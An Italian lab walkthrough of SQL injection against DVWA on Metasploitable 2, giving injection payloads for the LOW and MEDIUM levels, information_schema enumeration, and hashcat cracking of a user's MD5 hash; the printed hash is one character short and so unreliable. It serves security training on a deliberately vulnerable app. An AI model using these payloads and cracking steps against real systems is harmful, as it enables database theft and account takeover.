# Guida Tecnica: Sfruttamento della Vulnerabilità SQL Injection in DVWA (Livello LOW & MEDIUM)

**Obiettivo:** Ottenere la password in chiaro dell'utente "Pablo Picasso" mediante lo sfruttamento di una vulnerabilità SQL Injection nella Web Application DVWA.

## Fase Preliminare: Impostazione dell'Ambiente Operativo

Prima di procedere con le operazioni, è indispensabile garantire la corretta interconnessione in rete tra il sistema attaccante e il sistema bersaglio.

### 1. Configurazione della Rete

Assegnare indirizzi IP statici per assicurare la stabilità della connessione durante tutte le fasi di test:

- **Kali Linux (Sistema Attaccante):** `192.168.13.100/24`
- **Metasploitable 2 / DVWA (Sistema Bersaglio):** `192.168.13.150/24`

### 2. Verifica della Connettività (Test Ping)

Eseguire un comando ping standard per confermare la reciproca visibilità tra le due macchine, escludendo potenziali problemi derivanti da configurazioni firewall o isolamenti della rete virtuale.

**Comando da eseguire su Kali:**

```
ping 192.168.13.150
```

---

## Introduzione e Setup del Laboratorio

### 1. Connessione al Target

L'esercitazione si svolge in un ambiente isolato. Per accedere all'applicazione vulnerabile:

1. Aprire il browser su Kali Linux.
2. Inserire l'URL: `http://192.168.13.150/dvwa`
3. Effettuare il login per accedere alla dashboard della **DVWA (Damn Vulnerable Web Application)**.

### 2. Configurazione della Sicurezza

Una volta effettuato l'accesso, impostare il livello di difficoltà richiesto per l'analisi:

1. Navigare nella sezione **DVWA Security**.
2. Selezionare il livello **LOW** per la prima fase dell'esercizio e confermare.
3. (Nota: Successivamente, per il punto bonus, il livello dovrà essere impostato su **MEDIUM**).

---

## Glossario Tecnico per l'Utente

Prima di procedere, vengono definiti i componenti SQL utilizzati per interagire con il database:

| **Componente** | **Descrizione Funzionale** | **Finalità nel contesto dell'attacco** |
|---|---|---|
| **SELECT** | Comando utilizzato per l'interrogazione (lettura) dei dati. | Estrarre i nomi degli utenti e le relative password. |
| **UNION** | Operatore che permette di unire i risultati di due o più query diverse. | Forzare il database a mostrare i dati della tabella "users" in coda ai risultati standard. |
| **' (Apice)** | Carattere delimitatore di stringhe di testo in SQL. | Utilizzato per interrompere la sintassi della query originale e inserire codice malevolo. |
| **1=1** | Condizione logica tautologica (sempre vera). | Ingannare il database forzando la visualizzazione di tutti i record presenti. |


| | | |
|---|---|---|
| **# oppure --** | Simboli di "Commento" nel linguaggio SQL. | Neutralizzare il resto della query originale che impedirebbe l'esecuzione del comando iniettato. |
| **FROM** | Clausola che indica la tabella da cui recuperare le informazioni. | Specificare al sistema di leggere i dati dalla tabella mirata (es: users). |

## 1. Analisi Iniziale e Test della Vulnerabilità (Livello: LOW)

**Payload utilizzato:** `' OR 1=1 #`

L'obiettivo di questa fase è verificare la vulnerabilità dell'applicazione ai tentativi di SQL Injection. Per procedere, inserire nel campo **User ID** la seguente stringa:

- **Input:** `' OR 1=1 #`
- **Analisi del Payload:**
  - **L'apice (`'`)**: Utilizzato per chiudere la query originale prevista dal database.
  - **`OR 1=1`**: Introduce una condizione logica tautologica (sempre vera).
  - **Il simbolo cancelletto (`#`)**: Serve a commentare il resto della query originale, impedendo errori di sintassi.
- **Risultato atteso:** L'applicazione ignora i parametri di filtraggio e restituisce i dati relativi a **tutti** gli utenti presenti nel database.




## 2. Estrazione delle Credenziali (Hash delle Password)


**Payload utilizzato:** `' UNION SELECT user, password FROM users #`

In questa fase, l'obiettivo è esfiltrare i dati sensibili (username e hash delle password) direttamente dalla tabella del database.

- **Comando da inserire:** `' UNION SELECT user, password FROM users#`
- **Analisi Tecnica:**
  - **Selezione Colonne**: È stata specificata l'estrazione delle colonne `user` e `password` appartenenti alla tabella `users`.
- **Risultato:** L'esecuzione del comando permette di visualizzare l'elenco completo degli utenti con i relativi hash.

**Dati estratti per il target (Pablo Picasso):**

- **User:** `pablo`
- **Hash:** `ed197d09f5bbe40cade3de5c71e9e9b`




## 3. Recupero della Password in Chiaro

Le password non sono memorizzate in formato testuale, bensì come "hash". Per risalire alla credenziale originale, è necessario eseguire un'operazione di **cracking** tramite un attacco a dizionario.

### A. Identificazione del formato di Hash

Prima di procedere, è necessario identificare l'algoritmo di cifratura utilizzato tramite il tool **hash-identifier** presente su Kali Linux:

1. Aprire il terminale e avviare il tool con il comando: `hash-identifier`.
2. Incollare l'hash di Pablo Picasso quando richiesto.
3. Analizzare l'output per confermare il formato (es. MD5).

### B. Esecuzione del Cracking con Hashcat


Per la decifrazione della password, utilizzare lo strumento **Hashcat** con la seguente sintassi:

- **Comando:** `hashcat -m 0 clean_hash2.txt /usr/share/wordlists/rockyou.txt`
- **Specifiche dei parametri:**
  - `-m` **(Mode):** Indica la tipologia di algoritmo da processare.

- **`0` (MD5):** Codice numerico specifico che istruisce il programma a trattare l'hash come **MD5**.
- **`rockyou.txt`**: Wordlist predefinita contenente milioni di password comuni utilizzate per il confronto.

**Risultato:** L'hash è stato decifrato con successo.

- **Password di Pablo Picasso:** `letmein`





### Ottimizzazione del Processo: Recupero Rapido

Qualora fosse necessario visualizzare nuovamente una password già decifrata in una sessione precedente, è possibile utilizzare il parametro **`--show`**.

Questo comando permette di recuperare istantaneamente la credenziale in chiaro dal file dei risultati di Hashcat, evitando di dover rieseguire l'intero processo di cracking.

- **Esempio di comando:** `hashcat -m 0 clean_hash2.txt /usr/share/wordlists/rockyou.txt --show`




## Verifica e Accesso (Login)

In seguito all'ottenimento della password in chiaro tramite il processo di cracking con **Hashcat**, l'ultimo passaggio consiste nella verifica dell'integrità e della correttezza delle credenziali estratte.

**Procedura di Log-in**

1. Tornare alla pagina principale di **Login della DVWA**.
2. Inserire le credenziali individuate:
    - **Username:** `pablo`
    - **Password:** `letmein`
3. Selezionare il pulsante **"Login"**.

**Risultato della verifica**

Il sistema conferma la validità delle credenziali permettendo l'accesso al profilo di **Pablo Picasso**. Il corretto caricamento delle informazioni dell'utente attesta il successo dell'operazione di SQL Injection e della successiva fase di decifrazione.

## 4. Bonus: Analisi Avanzata (Livello: MEDIUM)

Nel livello **Medium**, l'applicazione implementa misure di sicurezza aggiuntive, come il filtraggio dei caratteri speciali (es. l'apice). Per questo motivo, è necessario adattare la strategia di iniezione.

**A. Verifica della Vulnerabilità (Input Numerico)**

Poiché l'applicazione attende un valore numerico senza richiedere l'uso degli apici per delimitare la stringa nella query SQL, è possibile testare la vulnerabilità direttamente:

- **Comando:** `1 OR 1=1`
- **Analisi:** L'inserimento del comando senza l'apice iniziale viene accettato dal database. Il corretto caricamento dei dati conferma che la vulnerabilità è presente e sfruttabile tramite iniezione numerica.

**B. Estrazione delle Credenziali (Livello Medium)**

Per esfiltrare i dati in questo scenario, si utilizza un payload che non richieda l'uso di apici per la struttura della query e che gestisca correttamente i commenti:

- **Comando:** `-1 UNION SELECT user, password FROM users-- -`
- **Dettagli del Payload:**
    - **`-1`**: Utilizzato per invalidare la prima parte della query (ID non esistente) e forzare la visualizzazione esclusiva dei risultati della `UNION`.
    - **`-- -`**: Una variante del commento SQL (trattino-trattino spazio trattino) utilizzata per neutralizzare il resto della stringa originale.

**Risultato:** Nonostante le protezioni, il sistema restituisce nuovamente l'elenco degli hash, inclusi quelli dell'utente **pablo**, validando l'efficacia dell'attacco anche a un livello di sicurezza superiore.

## 5. Esplorazione dei Database di Sistema

Una volta confermata la vulnerabilità, è possibile estendere l'analisi per ottenere il controllo totale del server SQL. L'obiettivo in questa fase è l'enumerazione di tutti i database gestiti dall'istanza, al fine di individuare altre applicazioni potenzialmente vulnerabili o dati sensibili memorizzati in schemi diversi.

### A. Enumerazione degli Schemi (Database)


Per elencare i database presenti sul sistema Metasploitable, si interroga la tabella di sistema `information_schema.schemata`.

- **Comando:** `1 UNION SELECT schema_name, 2 FROM information_schema.schemata-- -`
- **Analisi del Payload:**
  - **`schema_name`**: Specifica la colonna contenente i nomi dei database.
  - **`, 2`**: Utilizzato come valore "segnaposto" (placeholder). Poiché la query originale del sito si aspetta due colonne in output, è necessario fornire lo stesso numero di colonne nella `SELECT` iniettata per evitare errori di corrispondenza.
  - **`information_schema.schemata`**: Tabella master che funge da dizionario per tutti i database creati sul server.

### B. Analisi dei Risultati

L'esecuzione del comando permette di mappare l'intero server. Oltre al database target (`dvwa`), l'attacco rivela l'esistenza di altri database critici o vulnerabili, tra cui:

- **`metasploit`**
- **`mysql`**
- **`owasp10`**
- **`tikiwiki`**




## 6. Enumerazione delle Tabelle del Server

Dopo aver individuato i database, è necessario mappare la struttura interna di ciascuno per identificare dove siano archiviati i dati sensibili. Questa operazione permette di visualizzare l'elenco completo di tutte le tabelle presenti nell'intero server SQL.

- **Comando:** `1 UNION SELECT table_schema, table_name FROM information_schema.tables-- -`
- **Obiettivo Operativo:** Estrarre i nomi di tutte le tabelle e i relativi database di appartenenza per individuare i target di esfiltrazione.

**Analisi del Payload**

- **1**: Soddisfa la prima parte della query originale (ricerca dell'utente con ID 1).

- **`UNION SELECT`**: Operatore utilizzato per concatenare i risultati della query legittima con l'output della query malevola.
- **`table_schema, table_name`**: Colonne selezionate che contengono rispettivamente il nome del database e il nome della tabella.
- **`information_schema.tables`**: Tabella di sistema che funge da indice globale di tutti gli oggetti (tabelle) esistenti nell'istanza SQL.


**Analisi dei Risultati**

L'applicazione rilascia un elenco di tutte le tabelle tecniche e applicative. Il database mappa i risultati nei campi preesistenti dell'interfaccia:

- Il nome del database viene visualizzato nel campo **"First name"**.
- Il nome della tabella specifica viene visualizzato nel campo **"Surname"**.

**Esempio di output analizzato:**

- **First name:** `information_schema` (Nome del database di sistema/contenitore).
- **Surname:** `COLUMNS` (Nome della tabella specifica che contiene l'elenco di tutte le colonne esistenti).




# Conclusioni e Analisi del Rischio

L'attività di **Penetration Testing** eseguita sulla piattaforma DVWA ha dimostrato come la presenza di vulnerabilità di tipo **SQL Injection** possa portare alla compromissione totale della riservatezza, dell'integrità e della disponibilità dei dati di un server.

## Riepilogo degli Obiettivi Raggiunti

- **Identificazione e Bypass:** La vulnerabilità è stata confermata e sfruttata con successo sia al livello **Low** che al livello **Medium**. In quest'ultimo caso, è stato dimostrato come filtri basati sulla sanificazione dei soli caratteri speciali (apici) possano essere elusi mediante iniezioni numeriche.
- **Esfiltrazione e Cracking:** L'estrazione degli hash MD5 dalla tabella `users` ha permesso di testare la robustezza delle credenziali. L'utilizzo di **Hashcat** ha consentito il recupero della password in chiaro dell'utente **Pablo Picasso** (`letmein`), evidenziando

l'inefficacia di algoritmi di hashing obsoleti se privi di meccanismi di protezione aggiuntivi come il "salt".

- **Enumerazione Completa:** L'interrogazione sistematica del database di sistema `information_schema` ha permesso di ricostruire l'intera architettura logica del DBMS.